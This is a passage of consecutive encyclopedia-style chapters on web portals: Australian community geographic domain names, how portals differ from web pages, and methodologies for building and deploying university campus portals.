The three pilot communities were required to demonstrate that their management groups were representative of the local community, open to all locals who wished to join, and consisted of members who lived or worked in the designated region. This process will be similar for future communities, who will apply to a designated registrar to obtain a temporary hold on the licence prior to undertaking more comprehensive planning to complete the domain name application (DNA).

The pilot communities were required to complete an extensive DNA. Feedback from the facilitators and communities indicated that these reporting requirements were extremely time consuming. As a result, the DNA has been consolidated for the public release of the CGDNs. Essential sections of the DNA that were retained include proof of membership, publicity, support from local government, letters of support from various member of the local community, and significant organizational and financial planning. These factors were considered essential for the success of a community portal. While difficult to obtain letters of support from the communities so early in the process, this requirement forced communities to forge links with local community and businesses, with these contacts used to develop online links for the portal.

BENEFITS OF THE CGDN SCHEME

Communities developing a community portal under the CGDN scheme receive advantages through the scheme, but are required to abide by strict conditions. While independently developed community portals are likely to be easier to establish as a result of less detailed planning and community involvement, the credibility provided by the CGDN structure allows CGDN community groups to more easily establish a high community profile with greater respect from established organizations.

Based on recommendations from the experiences of the three pilot communities, auDA established an independent organization to handle the implementation and management of the community geographic domain namespace. A general manager was appointed to this organization in November, 2005. Many of the roles to be performed by the CGDN management organization were identified as necessary, based on the experiences of the three test case communities.

The CGDN management organization has been established to provide support to communities completing a DNA. This organization will review the completed DNAs and allocate domain names to community groups meeting the criteria outlined in the CGDN policy (auDA National Reference Group, 2004). Through the imposition of these criteria, community portals developed under the CGDN scheme will have greater credibility that other community portals, as they are shown to be community based with a commitment to the local community. This is also likely to encourage involvement and support from members of the local community.

The CGDN organization is also responsible for raising awareness of their organization. Media campaigns will be used to encourage communities to build a community portal under the CGDN scheme, as well as informing Internet users about the resources available on the CGDNs. A state portal system may be developed to allow users to see which communities have developed CGDN portals in each state, and provide easy access to these portals. Through the use of the strict naming structure for the domain names, members of the public will be able to easily remember the address for their, and other, community portals. Portals developed independently do not have the advantage of a well-known naming structure, or the high level of publicity.

Using the community's name and location in the domain name (which is the structure of the CGDNs), community members will be able to clearly identify their community portal. This naming convention, and the specific geographic audience for the portal, has also been identified as advantageous by commercial organizations considering advertising and sponsorship. Existing Web sites with an affinity to the specific geographic location have demonstrated interest in the test case community portals. Such contacts allow the linkages, required to make the Web site a robust portal, to be built through personal contact with stakeholders, rather than CGDN management being required to individually approach the management of existing Web sites. These relationships with other Web site management groups are enhanced by the requirement that the CGDN portals be community based and community driven, and cannot be commercial. By ensuring that the CGDN portals are not designed to compete commercially, existing Web sites are more willing to support the CGDN portals.

As well as providing credibility and a high profile to CGDN portals, the CGDN management organization will provide ongoing support and resources to community groups. These resources will include items such as examples and templates for media publications, and portal structure and design templates. Advice on forming a legal entity, funding options, and recommendations on providers will also be available to CGDN community groups. A how-to kit is under development by the University of Wollongong and OICT. This kit will be supplied to all community groups attempting a DNA, and includes some of the templates mentioned above. It also provides advice on completing the DNA, to ensure communities can work as efficiently as possible. This support is likely to allow CGDN groups to establish a community portal more quickly than if it was developed independently.

OUTCOMES OF THE CGDN SCHEME

Long term sustainability of the CGDN scheme will largely depend on the success of the newly established CDGN management organization charged with implementation and management of the namespace. However, the success of each individual CGDN portal is heavily reliant on the community group running it. It is essential that close contact is established with community and business organizations early in the portal development, and that these relationships are transferred to the portal in the form of links and shared resources and information.

A range of factors that contribute to the success and sustainability of a CGDN portal have been identified through the three test case communities. The five major factors identified are funding, management (a cohesive management group with a shared vision), value to the community, community awareness, and a publicly-accessible portal. These factors are interrelated, and without each factor addressed, the community portal is unable to succeed.

As previously mentioned, experiences from the pilot communities showed that it is necessary to have a project leader who will champion the idea from the outset. This leader requires skills in facilitative and group leadership, with broad community involvement essential to the success of the portal. Input, as a result of community support, is vital to long term success. However, while the community support base must be large enough to sustain the portal, the community represented by the portal must be cohesive. The CGDN scheme encourages the portals to be representative of very small communities, because the names are based on suburbs. However, in some cases a suburb may be too small. The CGDN policy has provisions for a community group to register multiple CGDNs where the group can demonstrate that they are representative of all the relevant communities (auDA National Reference Group, 2004). This allows the community group to define their own real-world communities, creating an appropriate sized user based that has a shared identity.

Based on the community being represented by the portal, the community group must determine the goals of the portal and develop a shared vision. Each of the test case community groups found this to be extremely challenging, and redesigned the structure of their portals numerous times prior to construction. It is expected that the CGDN management group will develop template portal structures based on the test cases and their feedback. These will be available to CGDN community groups to be used as a basis for planning.

FUTURE TRENDS

CGDNs are expected to be publicly launched in early 2006, and will allow all Australian communities to use domain names that reflect their geographic location. The structure of the CGDN scheme will provide extra credibility to communities using these domains, and will allow the public to easily locate information about a specific community. The resources available from the CGDN management organization will be designed to minimise unnecessary tasks, allowing CGDN community groups to provide a community portal for their community in the shortest time possible.

The experiences of the three test cases will be used to develop models of the sustainability factors necessary for a successful CGDN community portal. These models will identify the key factors that community groups must address to ensure that their portal is successful and sustainable: funding, management, value to the community, portal, and awareness. The models will also demonstrate the relationship between factors. For example, the amount of funding available is dependent on community awareness and the value of the portal to the community. The development of a portal is dependent on funding and management. A visual representation of the interrelationships of the identified factors will demonstrate the importance of addressing each of these areas early in the development process. These sustainability models will be refined as a greater number of community groups participate in the CGDN scheme and face new challenges.

The three test cases will continue to be observed and their experiences recorded, as each community group strives to create a portal that meets the needs of their community members, and is sustainable in the long term. Community groups developing CGDN portals in the future will also be observed. The feedback from participants will be used to refine the CGDN process, and create appropriate resources to aid in the successful development of more community portals under this scheme.

CONCLUSION

The CGDN scheme is innovative because it has provided communities with the opportunity to create community-based and community-driven portals using a domain name that reflects their community. Australian communities that develop community portals under the scheme will be supported by a CGDN management organization and resources available to assist in planning and development. The restrictions on ownership of the CGDNs will provide credibility to the community portals, and the consistent naming structure will allow user to find their local community portal. As a result of the clearly defined structure of the CGDNs, it is expected that they will have a high registration rate after release in 2006. The long term success of each community portal will depend on thorough planning by the portal's management group, and on-going promotion and support of the CGDNs by the CGDN management organization.

KEY TERMS

auDA (.au Domain Name Authority): The policy authority and industry self-regulatory body for the .au (Australian) domain space.

Community Geographic Domain Names (CGDNs): A subset of Australian domain names in the format 'place-name.state.au.' Each CGDN may only be licensed to a community group that is based on, and representative of, that geographic location.

Community Portal: A portal that is designed and developed to provide access to community resources and serve community needs and interests.

Domain Name Application (DNA): The application process undertaken when a community group applies for the licence to a Community Geographic Domain Name.

Geographic community portal: A community portal that is designed and developed to provide access to community resources and serve community needs and interests for a specific group of people living in a defined geographic location.

National Reference Group (NRG): A body established by auDA in July 2003 to play a high-level policy advisory role during the implementation of new Community Geographic Domain Names.

One City One Site (OCOS): The Community Geographic Domain Name pilot project sponsored by NSW Office of Information Technology and auDA. It ran during 2003-2004 under the supervision of the National Reference Group.

Sustainability: The ability to maintain an entity over an extended period of time without depleting the resources available to it.

Comparing Portals and Web Pages

Connie L. Fulmer
University of Colorado, USA

INTRODUCTION

Just how do *Web pages* and *portals* differ? A fair question, since both have common characteristics. However, important differences can be drawn. The purposes of this chapter are to (a) provide a basic background of both Web pages and portals, (b) compare the structure of Web pages with the infrastructure of portals, and (c) point out future trends for each.

BACKGROUND

A *Web page* (WP) is a document written in HTML or XHTML language and placed on the World Wide Web through a unique and rather permanent address called the *uniform resource locator* or URL. A Web page can be either a single page, or be combined with other Web pages, nested one inside the other. These multiple Web pages, once created by using *frames* (F), are increasingly being created through the use of *cascading style sheets* (CSS). These enhancements allow users to navigate content on other Web pages while remaining on the initial page. Web pages contain *navigation links* (NL) to other Web sites and are viewed through Web browsers. Web pages can also contain elements that can be seen (graphics and images) and cannot be seen (scripts, meta tags). A *Web site* (WS) is physically located on a Web server as a collection of Web pages stored in hierarchical folders. Users move from page to page through use of these navigation links, navigation bars, or *hyper links* (HL) to view additional pages. Even so, Web pages are relatively flat or static when compared to the more functional and complex portal.

A *portal* (P), is a Web site that serves as a gateway to other resources (Internet or intranet). These resources provide the user with enhanced capabilities through the use of distributed means—computers, personal digital assistants (PDAs), and cell phones. Therefore, some would argue that the portal is nothing new, but yet another type of Web page. Others (Tatnall, 2005) argue that portals are more than Web pages. At the very least, portals are enhanced versions—powerful improvements—along the evolutionary development of the simple Web page.

Portals have proliferated. Tatnall (2005) describes attempts to categorize them and provides a list of major types: (a) general portals, (b) vertical industry portals, (c) horizontal industry portals, (d) community portals, (e) enterprise information portals, (f) e-market place portals, (g) personal/mobile portals, (h) informational portals, and (i) specialized or niche portals. While some have proclaimed the death of the portal (Online Publishing News, 1999), others (White, 2003) write about portal metamorphosis, an evolving transformation of the simple Web page in response to user needs.

STRUCTURE OF THE WEB PAGE

Web pages of all kinds are created by using an HTML suffix and HTML commands inside a text file. Each of the tags are located inside right and left angle brackets (< >). Most HTML tags are used in pairs with the end tag leading with a forward slash (<HTML></HTML>) signaling the end of the specific formatting style.

The basic parts of a Web page are created by using HTML tags include the head (<head></head>), title (<title></title>), and body (<body></body>). Additional tags provide for extra spaces ( ) or page breaks (
), extra spaces between paragraphs (<P>), or font that is bolded (). Some require ending tags other do not.

Additional tags can be used to add background color (<bgcolor = #XXXXXX>), or a texture file background (<body background =“filename.gif”>). HTML coding is used to create additional functionality on Web pages. There are special email HTML tags that help users send email messages from a Web page. Other tags provide Web page designers with the use of FRAMES—a design structure that lets users stay on the main page and navigate to other pages within that home page.

HTML language provides the tools that designers use to create the basic structure of a Web page—a home page and all attached pages. These pages provide (a) sequences, (b) hierarchies, or (c) webs of related pages. The user navigates through the Web Site to find and review information put there by Web designers.

Typically, Web pages contain the following sections: (a) menus and sub-sites, (b) resource lists or other related sites, (c) site maps or guides, (d) search features, and contact information for page designers or owners. Well designed Web pages are constructed with the user in mind. This concern for the user led to the development of more and more complicated Web sites, and eventually to the development of Web portals —the natural evolution of the simple Web page.

INFRASTRUCTURE OF THE PORTAL

Just as a Web page has a set of technical components (visible and non-visible), so does the portal. Wojtkowski and Major (2005, pp. 22) outline the following components as being essential to portals: (a) content aggregation and publishing, (b) search tools, search engines and taxonomy generators, (c) application integration, (d) personalization, data capture, collaborative filtering and data mining, (e) security/permissions services through a directory, and (f) links to multiple internal and external entities. These components contribute to how useful a portal is to users. Even without understanding the specifics of these elements, it is clear that portals are more complex than Web pages.

In addition to these technical components, portals require a *portal environment* (PE) in which to function (Wojtkowski & Major, 2005, pp. 23-25). This environment is built on the following elements. Portals require an *application server* as well as a *Web server* to respond to user requests. Content for these requests are provided through the support of various *database* applications. The portal environment also requires a classification scheme, folder structure, or *taxonomy,* for organizing information. Other elements required for a portal environment include a *Webcrawler, metadata repositor, gadgets, categorization engines, filters,* and an *index*. In addition, portals require a *virtual card* to keep track of the location of actual data associated with the portal. Additional elements include a *Web service, content management systems,* and s*oftware* for integrating all these applications.

The reason for teasing out these technical components and portal environment elements is to illustrate how different portals are from Web pages. But perhaps the major difference lies not in the technical elements alone, but in the enhanced functionality they promise. The portal provides the user with the power to more efficiently access information. This increased capacity provides the user with the opportunity for *knowledge management* (KM), a systematic process of finding, selecting, organizing, distilling, and present information in such a way that it improves comprehension of a particular user's knowledge and decision making capacity in a particular topic or area of interest.

Another way the portal differs from the simple Web page is that it provides the user with the capacity to plan and direct business and organizational operations, as in a *management information systems* (MIS). The portal provides *functional support* in the data collection process. Once the user has access to appropriate and relevant data, the portal provides *decision support* for what about or what if questions. And, finally, Web portals provide ways to gain a competitive advantage with support for *strategic* thinking. The benefits of knowledge management and management information systems, to the users of portals, go beyond the benefits of Web pages.

Another powerful benefit for the portal user is that a well-designed portal can serve as a personal *executive information systems* (EIS). As such, it provides the right information, at the right time, and in appropriate amounts—nothing more, nothing less. The term *dashboard* (D) is descriptive of this type of portal. The significant aspects of such portals are real-time information systems, or put differently, a rich interface with data, visual indicators, reports, and charts that help decision-makers do their work (Malik, 2005).

A superficial inspection of Web pages and portals would lead the uninformed to conclude that they were similar. Upon further inspection, the user gains more sophistication and can appreciate then intended productivity provided by portals. Even so, there are issues with portals. Neilson (2005) studied number of companies with portals and found the following challenges and disappointing findings.

1. Portal solutions are not usable out of the box.
2. Single sign-on versus group sign-on is still not a practical reality.
3. Personalization for individuals is still rare. Instead, role-based customization is designed into the portal functionality.
4. Governance has more of an impact on portal success than technological related issues.
5. Research on user satisfaction or impact on user productivity is inadequate.

FUTURE TRENDS

While Neilson (2005) reports that not much has changed in portal development over the past three years, Cahill (2006) argues that future portals will need to broker the following elements that promise to impact portal productivity and usefulness if consumer-concentric portals are to be part of the technological tools of the future.

1. Who needs what information?
2. How quickly is knowledge needed?
3. How should information be delivered?
4. Are users getting all relevant information needed to make decisions?
5. Are results accurate and related?

Donley (2005) provides additional goals for developers when he argues that portals need to move beyond their stated purpose. While portals claim to aggregate information from multiple sources, most of them are only capable of interfacing with one source, directory, or database at a time. Even with such improvements realized, Strauss (2002) claims that even the best customized portal will not be able to serve everyone's needs. Future portals will need to find ways to minimize these shortcomings in order to maximize personal productivity. When developed, these futuristic customized portals will become super-enhanced PDAs and will function as personal technological assistants with aspects of *artificial intelligence* (AI).

CONCLUSION

Based on the work outlined here, portals need to be customizable far beyond the capacity of a simple Web page. The user should be able to modify the basic functionality of the portal to enhance its usability. Therefore, portals need to be adaptive and provide just in time support for the user. It can not be far into the future when portals will be designed as intelligent tools that add functionality to themselves by tracking user use of tools beyond the portal environment. It is also expected that as portals become more advanced, functional and enhanced with new tools, the same type of evolution will occur with Web pages. However, the differences will continue to exist between the two in the levels of complexity and productive functionality provided to users.

KEY TERMS

Artificial Intelligence (AI): The simulation of human intelligence by technology or machines, especially computers, or computer systems. These AI processes include the acquisition of information, rules, reasoning, and self-correction.

Cascading Style Sheets (CSS): A cascading style sheet is a Web page derived from multiple sources with a defined order of precedence where the definitions of any style element conflict. CSS give more control over the appearance of a Web page to the page creator than to the browser designer or the viewer.

Dashboard (D): A dashboard is an interface for computer users that resembles an automobile dashboard that presents information in an easy to read fashion. A computer dashboard is more interactive than an automobile dashboard. Dashboards can be customized for multiple uses and be named as such: CIO dashboards, CEO dashboards, or generally a corporate dashboard.

Executive Information Systems (EIS): An information system is designed to ensure that the knowledge necessary to drive critical business processes is available where and when it needs to be. An executive information system is a specialized information systems that serves the unique needs of executive decision makers.

Frames (F): Web page developers use frames to create multiple, independently controllable sections on a Web presentation. When a user requests a Web page that uses frames, the address requested is actually that of the "master" file that defines the frames. However, multiple HTML files are returned, one for each visual section. Links in one frame can request another file that will appear in another (or the same) frame.

Hyper Links (HL): A hyperlink is a link, or reference in a Web document to another document. It is a key part of the foundation of the World Wide Web. Users click on the hyper link to bring up the new Web page.

Knowledge Management (KM): Knowledge management is a concept in which an organization purposely and comprehensively gathers, organizes, shares, and analyzes information or knowledge in terms of recourses, documents, and people skills.

Management Information Systems (MIS): A computer system designed to help managers plan and direct business and organizational operations.

Navigation Links (NL): Links or navigation buttons that allow Web page users to retrieve additional Web sites.

Portal (P): The term portal is generally synonymous with gateway on the Internet or an intranet that serves as a starting point for users.

Portal Environment (PE): A portal environment includes all of the elements required to support a portal.

Uniform Resource Locator (URL): Previously the universal resource locator is a unique address for a file that is accessible on the Internet. A common way to get to a Web site is to type the URL or address into a Web browser.

Web Page (WP): A Web page is a document written in HTML or XHTML language and placed on the world-wide Web through a unique and rather permanent address on the Web. A Web page can be either a single page, or be combined with other Web pages, nested one inside the other.

Web Site (WS): A Web site is a collection of Web files on a particular subject that includes a beginning file called a home page. For example, most companies, organizations, or individuals that have Web sites have a single address. From this home page, you can get to all the other pages on their site.

A Comprehensive Methodology for Campus Portal Development

Tharitpong Fuangvut
Dhurakij Pundit University, Thailand

Helen Hasan
University of Wollongong, Australia

INTRODUCTION

A campus portal is an exciting recent phenomenon forming part of the new generation of online services for all stakeholders in institutions of higher education. Conceptually, the general notion of a portal should be to be distinguished from that of other Web-based applications and the traditional Intranet of the institution. The literature review in the first phase of this research indicates that the major distinguishing characteristics of a campus portal are (1) personalisation, by which end-users are only able to access information and online services pertinent to their activities, and (2) customisation, by which end-users are able to select their preferred information channels and optional online services.

The major objective of this research is to propose a development methodology specifically suitable for campus portal projects. While there are many accepted development methodologies for traditional and Web-based information systems, no clear body of knowledge on the development of campus portals has yet been recognised. Additionally, as this is a new area, the definitions, terms, concepts, and important issues agreed to by academic researchers and practitioners are still evolving. This research, therefore, needs to clarify and identify some important issues regarding campus portals and their development, prior to composing the development methodology. In the second and third phases of the research, two studies were carried out, a preliminary study and a case study. These generated more understanding of the issues and extended the body of knowledge on campus portals, especially concerning their development.

The preliminary study explored and investigated the online services and campus portals of 40 higher education institutions' sites in Australia, New Zealand, the USA, the UK, and Canada. The findings of the preliminary study show that there are no standard patterns in the function of personalisation and customisation in campus portals. A set of research questions were then put forward to drive further investigation into design and implementation issues regarding the personalisation and customisation functions of campus portals.

The case study was conducted in an Australian university among the major stakeholder groups, namely, the development team and the end-users (students and academic staff). For the study of the development team, interviews were used to gather information on their current practices and their vision for the future direction of the campus portal. Students were the primary focus of the end-user study, from which data was collected using a survey to build up usage patterns of their online activities. In addition, a group of academic staff was interviewed to obtain data from their perspective to identify and clarify some important issues.

In the final phase of the research, the review of existing development methodologies continued filtering them through a set of identified criteria based on the findings of the two studies. Finally, the most appropriate development methodology was selected and modified in order to support the requirements identified in this research as critical for the development of a campus portal. The result was proposed as a campus portal development methodology (CPDM) fulfilling the main objective of the research. Due to the limitation of the length of this article, the major focus is to present a brief finding in which it is summarised from the study of the research. Thereafter, the proposed framework for the campus portals development can be additionally followed in the article entitled "A Framework for Development: A Campus Portal Accommodating End-Users' Online Activities."

UNIQUE CHARACTERISTICS OF CAMPUS PORTALS

From this review of the literature, it is suggested that the characteristics of personalisation and customisation, which were implemented in the majority of the descriptions of campus portals, are the most common characteristics that distinguish them from other kind of Web-based systems and applications. It is inferred that it is these two characteristics, personalisation and customisation, that give a campus portal a unique nature and place it among the mature generation of portals. The users of the campus portal can be directly provided with the personalised information and online services through personalisation features, whereas the users will also be enabled to select their preferred contents and optional online services by the customisation functionality.

CLARIFICATION OF PERSONALISATION AND CUSTOMISATION CHARACTERISTICS AND ROLES

Bringing together the literature reviews and the findings of the preliminary study and the case study, the characteristics of personalisation and customisation can be clarified as follows (see also Figure 1).

- **Personalisation:** The function that allows users to personally receive the information, contents, and online services specific to their needs and roles through the campus portal. The information, contents, and online services will be pre-defined and assigned the appropriate level of priority by the authorising university division (i.e., the academic registrar, faculty, lecturer, and so forth). This personalised information, with content and online services, normally relate to standard or compulsory activities.
- **Customisation:** The function that allows users to select their preferred information, contents, and online services as well as mode of interaction. The customised information, content, and online services will normally be classified as optional activities.

Additionally, the personalisation and customisation functionality can be viewed from another perspective when the development team need to design and manage these functionalities on the campus portal.

- Personalisation can be viewed and designed as a push system, which enables the faculty, institution, and authorised groups to communicate directly to the users.
- Conversely, customisation can be viewed and designed as a pull system that enables the users to be able to select their favourite types of channels, contents, and online services as well as adding their own links.

POSITION OF CAMPUS PORTAL IN SYSTEM DEVELOPMENT

The campus portal (CP) is considered to be the next generation of Web technology and may be able to profit a business to have more competitive advantage. There are many disciplines that are related to the campus portal across the area of system development. Based on the definition of a campus portal proposed in this research:

Campus portal is a user-centric campus-wide Web-based information systems that incorporates all types of enterprise and third-party information, activities, and services for providing its stakeholders with a secured personalised and

Figure 1. Personalisation (push) and customisation (pull)



Figure 2. Environment of system development diagram



customised single point of access regardless of the original resources by using a standard Web browser.

It can be seen that the proposed definition of the campus portal combines with many other areas such as the user-centric approach, Web technology, information systems, portal characteristics, and functionalities. Therefore, the development of a campus portal should not be emphasised only as Web site development or in the way of developing a traditional information systems. It should be balanced between both aspects of development.

To clarify the position of campus portal development within information systems and the Web technology development area, an environment of software development diagram (Figure 2) is provided to present a position of campus portal development.

As the brief summary in Figure 2 describes that there are two distinct areas of development, which are information systems development and Web development. It is true that traditional information systems development was generally started in an early generation of the computer-based system in an organisation. After the Internet technology was widely accepted from the public sector, an organisation started to adopt the Internet and the Web to facilitate their business processes. However, an initial adoption of the Web within an organisation was more likely to be used as a publishing tool. It, therefore, makes a clear distinction between information systems and Web development.

At present, the capability of Internet and Web technologies tools are more advanced and completely changed to be a platform of development, a complete replacement of the traditional information systems can be done by using Web technology, which then is called Web-based information systems (WBIS) (Takahashi & Liang, 1997a, 1997b). Moreover, a portal can be considered to be a part of Web-based information systems; it, however, has its own characteristics and functionalities, which are unique from other Web-based applications as clarified in the previous section. As a result, the portal development needs to be separated from WBIS development. It, however, will be still categorised as a subset of WBIS.

PRELIMINARY STUDY ON THE IMPLEMENTATION OF THE CAMPUS PORTAL'S UNIQUE CHARACTERISTICS

As was identified in the literature reviews, the unique characteristics of all types of the portal that make them distinguish from other kinds of the Web-based system are personalisation and customisation. However, it was very difficult to determine the implemented level of personalisation and customisation in this study because the campus portal was not quite accessible due to the fact that they were protected from unauthorised access. My approach, therefore, was additionally to discover what documents such as help file, user manual, and demo site were provided by the development teams to have more understanding on the implemented campus portal.

It can be concluded that the first generation campus portal provides a low level of the unique characteristics and functions of the campus portal. On the other hand, the implemented level of personalisation and customisation in the second and third generation campus portal could be found on various levels. It can be found that 22.2% of the second and third generation campus portal maintains a very minimal implemented level of the personalisation and customisation, whereas 22.2% offered a medium implemented level, and half (55.6%) offered a high implemented level of the unique functions of the campus portal.

Table 3. Cross tabulation between implemented level of unique functions and type of portal

			First	Second/Third	
Implemented Level of Unique Functions	Low Level	Count	22	4	26
		% within Implemented Level of Unique Functions	84.6%	15.4%	100.0%
		% within Type of Portal	100.0%	22.2%	65.0%
	Medium Level	Count		4	4
		% within Implemented Level of Unique Functions		100.0%	100.0%
		% within Type of Portal		22.2%	10.0%
	High Level	Count		10	10
		% within Implemented Level of Unique Functions		100.0%	100.0%
		% within Type of Portal		55.6%	25.0%
Total		Count	22	18	40
		% within Implemented Level of Unique Functions	55.0%	45.0%	100.0%
		% within Type of Portal	100.0%	100.0%	100.0%

THE CASE STUDY'S FINDINGS

The implications of the findings of the study in light of the literature are summarised here. A campus portal can be considered a technology product, which was developed to serve people and help them on their activities. Therefore, the campus portal should be developed in criteria that meet the user requirement regarding to the users' characteristics as shown in the usage pattern of their online activities.

Norman (1998) proposed a technology adoption life cycle, which originated from Moore (1991) and was adapted to show the changes in customers as technology matures. Norman (1998, p. 33) explained that "In the early days, the innovators and technology enthusiasts drove the market; they demanded technology. In the later days, the pragmatists and conservations dominate; they want solutions and convenience."

It can be found that all students and academic staff in this study have a lot of experience in both computers and the Internet, the technology innovation therefore should support from the existing level of their experience to improve the performance on their daily activities as these people require solutions and convenience.

Although the usage of the campus portal, which ideally offers the personalisation and customisation functions, may require extra competency to manage their preferred channels, activities, and so forth, I believe that these groups of people have already had enough knowledge and ability to handle these major characteristics and functionality of the campus portal.

Therefore, it is quite necessary for the development team to adjust their attitude and vision on the development of the campus portal and distinct its development from the general Web development projects because they are in different characteristics. Moreover, it can be understood that there are always some limitations and problems in order to develop the campus portal or any project. However, the designing of the appropriate level of personalisation and customisation to the educational level perspective is the most important task that needs to be completed prior to the actual development.

According to Eckerson (1999) and Dias (2001), Eckerson (1999) proposed generation of the portal. In fact, users do not understand on the side of the development team that the campus portal should be developed as a recommended generation of the campus portal as proposed by Eckerson (1999), but they expect to see the distinction of the campus portal and general Web site.

Based on the finding that shows the significant difference in usage pattern on their online activities as well as adapting with Norman (1998)'s Model, it would be possible to argue that the personalisation and customisation should be designed as role-focused on the first time of the development because the users now have enough experience in computers and the Internet and expect to gain a benefit of personalisation and customisation to deliver the relevant information and services when the first use of the campus portal.

At least the information, which is currently available on the Web site should be reorganised into a category of the information based on the level and group of the users in order to deliver them properly to the right group of users via the campus portal. This approach is to basically give the opportunity to the users to receive their personalised information and possibily to customise their interested information channels. Other online services may gradually be appended into the campus portal.

THE NEED FOR A COMPREHENSIVE METHODOLOGY FOR CAMPUS PORTAL DEVELOPMENT

Building a campus portal is one of the most important strategic endeavours in many academic institutions. However, many institutional managers do not see a reason for a campus portal for their institutions and it is more likely that they will want one simple because other institutions have already implemented one (Thomas, 2003). Although many of them may not really understand what a campus portal is, they do, however, go ahead and build one without consideration of the appropriate approach to the development process.

The literature review in Phase One of this research revealed that although there are some enterprise and campus portals development methodologies for practitioners; they are not available in the public domain. In fact, most existing development methodologies are embedded within commercial software packages. This research will not investigate these kinds of development methodologies further because they depend upon the software, which is only provided by the vendors.

Because of the unavailability of the development methodologies within the knowledge of the public domain, many early campus portal developers had no alternative but to develop their own development methodologies to handle and solve their problems regarding their situation and requirements (see Bishop, 2003; Frazee, Frazee, & Sharpe, 2003; Thomas, 2003). This kind of practice could be the source of problems in higher education institutions when developing a campus portal. In fact, misunderstandings of campus portal concepts and development issues are among the most serious problems, which lead to no development methodology being applied or the selection of an inappropriate approach to developing a campus portal.

The research findings show that the development team of the Case University is a knowledgeable group of people that have experience in both traditional and Web development projects including the early generation of a campus portal. It is said that this is typical of the situation in many such institutions. Unfortunately, the requirements of the end-users, which is reflected in the usage pattern of their online activities, have grown to reflect those of a more advanced generation of portal where a certain level of personalisation and customisation is considered important. However, there were obvious misunderstandings on the part of the development team on this aspect of campus portals where there was a notable discrepancy between the literature and this research finding. In fact, users currently want the personalisation and customisation to enhance their activity and performance rather than the expectation of having a colourful user-interface.

Therefore, there is a clear indication of the need for the adoption of the formal development methodology to help development teams construct mature campus portals in efficient and effective ways. The introduction at the design stage of personalisation and customisation functionality should be prominent in the flexible environment of the development methodology.

It is also clear that while a distinctive development methodology for campus portal projects is essential for a successful campus portal project, a development team should be aware that the project also needs to meet the goals of the organisation and other user requirements specific to that organisation.

CONCLUSION

In conclusion, it is definitely proven that a comprehensive development methodology for campus portal should be implemented in order to provide an appropriate development direction to the development team on the campus portal development project. Although most development teams of academic institutions are considered as experts when considered in the development of information systems and Web-based information systems, the development of portal is somewhat different because of the unique characteristics of the personalisation and customisation.

KEY TERMS

Campus Portal: A user-centric campus-wide Web-based information system that incorporates all types of enterprise and third-party information, activities, and services for providing its stakeholders with a secured, personalised, and customised single point of access regardless of the original resources by using a standard Web browser.

Customisation: The function that allows users to select their preferred information, contents, and online services as well as mode of interaction. The customised information, content, and online services will normally be classified as optional activities.

Personalisation: The function that allows users to personally receive the information, contents, and online services specific to their needs and roles through the campus portal. The information, contents, and online services will be predefined and assigned the appropriate level of priority by the authorising university division (i.e., the academic registrar, faculty, lecturer, and so forth). This personalised information, with content and online services, normally relate to standard or compulsory activities.

Constructing and Deploying Campus Portals in Higher Education

Tom S. Chan
Southern NH University, USA

INTRODUCTION

A portal is a doorway, a gate, or a means of entrance. For example, the local library is a portal for knowledge. In this age of the Internet, portal refers to a Web site that offers a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls (Webopedia, 2005). Like any project, portal development should observe the system development life cycle guidelines with activities including planning, analysis, design, implementation, and support. Launching a portal requires careful planning and strategizing. Analysis defines a portal's requirements, determining its content and functionality. Design selects the appropriate software, platform, and architecture. Implementation makes the "build or buy" decision. Support is to maintain the portal, provide support, and perform upgrades.

FROM COURSEWARE, ERP TO PORTAL

The evolution of online technology in higher education has come a long way from courseware management, enterprise resources planning (ERP) to systems integration. Today, 83% of higher educational institutions in the U.S. regularly use course management systems. Besides network security, administrative ERP and system integration are ranked as the top campus technology priorities (Green, 2004). ERP systems provide tools for students, faculty and alumni to access and update academic and administrative data, making school services available real-time via the Internet. Proper deployment of ERP can streamline business processes. With increased productivity, the university can provide better services without increasing staffs. A campus portal is pivotal in integrating and the seamless offering of functions from administration, collaboration to courseware delivery.

